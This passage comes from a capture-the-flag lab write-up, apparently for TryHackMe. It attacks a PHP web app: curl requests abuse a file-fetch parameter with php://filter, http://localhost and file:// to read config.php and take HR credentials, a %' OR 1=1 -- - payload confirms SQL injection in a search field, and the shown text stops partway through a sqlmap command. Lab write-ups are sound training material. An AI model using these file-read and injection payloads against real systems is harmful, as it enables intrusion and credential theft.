  -t 20
This was one of the cleanest running gobuster scans I’ve witnessed.
config.php (Status: 200) [Size: 0] is the standout. A zero-byte response is expected when PHP executes without printing anything. The question is whether file.php can return its source through a PHP filter.
Testing php://filter to expose the source as Base64:
curl -s -b 'PHPSESSID=[session_id]' \
'http://TARGET_IP/file.php?cv=php://filter/convert.base64-encode/resource=/var/www/html/config.php'
That rules out php://filter. Testing the same-host fetch with a known file from gobuster:
curl -i -b 'PHPSESSID=[session_id]' \
'http://TARGET_IP/file.php?cv=http://TARGET_IP/footer.php'
Note: The IP and Session ID change here because I attended BSides Athens. Well worth it.
/mail/ Investigation
curl -i http://TARGET_IP/mail/
mail.log is a worthy local-file target.

Feels a bit like a message in a bottle washed up on the shore.
mail.log contains the missing pieces, all wrapped up in an HR package:
- HR username:
hr - HR credential location:
config.php - Admin credentials are only in the backend database
Credential Extraction
The next move is testing whether the fetch endpoint accepts the local hostname and file.
curl -i -b 'PHPSESSID=[session_id]' \
'http://TARGET_IP/file.php?cv=http://localhost/config.php'
Loopback HTTP is blocked. But file.php already confirmed it reads via file://. Testing directly against config.php:
curl -i -b 'PHPSESSID=[session_id]' \
'http://TARGET_IP/file.php?cv=file://config.php'
Score.
Sorry not sorry, HR. You just got pwned. Was this the password IT set up and told you to change immediately? Tsk, tsk.
config.php reveals:
- App name and version
- Production/debug state
API_EnabledandAPI_VersionHR_PASSWORD
User Access
Back to the login form on port 80.

What is the flag value after logging in as a normal user?
THM{LOGGED_IN_USER}
This is our dashboard, which includes a search function and Access API link. Developer Bob Smith is under review, indicating a potential active approval process. Bob’s status shows stored workflow data, but we do not yet have evidence of an approval action. Dashboard URL: /dashboard.php.
SQL Injection Discovery
Lets leverage Dev Tools > Network to investigate Bob and the web app’s behavior further.
The search for Bob reveals…

- The search uses the
GETparametersearch - The app does name filtering
- Searching for
Bobonly returnsBob Smith - The search value is reflected back into the search field
All duly noted.
Let’s try a search for ':

Well, well. This is exactly what I was hoping to witness.
If you cannot see the red SQL Error, it reads:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
Is it an error, web app? Or is it, as The Cardigans sang, “my favorite game…”
In more professional verbiage:
SQL Injection= Confirmed.- As discovered in the app’s response to the search for
Bob,/dashboard.phpuses theGETparameter:/dashboard.php?search=
We’ve confirmed that user-controlled search input is inserted into a SQL query without safe parameterization.
The % in the error suggest the backend is using LIKE '%<input>%' search patterns.

A Boolean-based search for %' OR 1=1 -- - changed the query logic and returned all four team members.
' returned none, but %' OR 1=1 -- - returned all. Score again.
SQLMap Enumeration
Fresh session cookie from Dev Tools. Enumerating databases:
sqlmap -u "http://TARGET_IP/dashboard.php?search=Bob" \
  --cookie="PHPSESSID=[session_id]" \
  -p search \
  --batch \
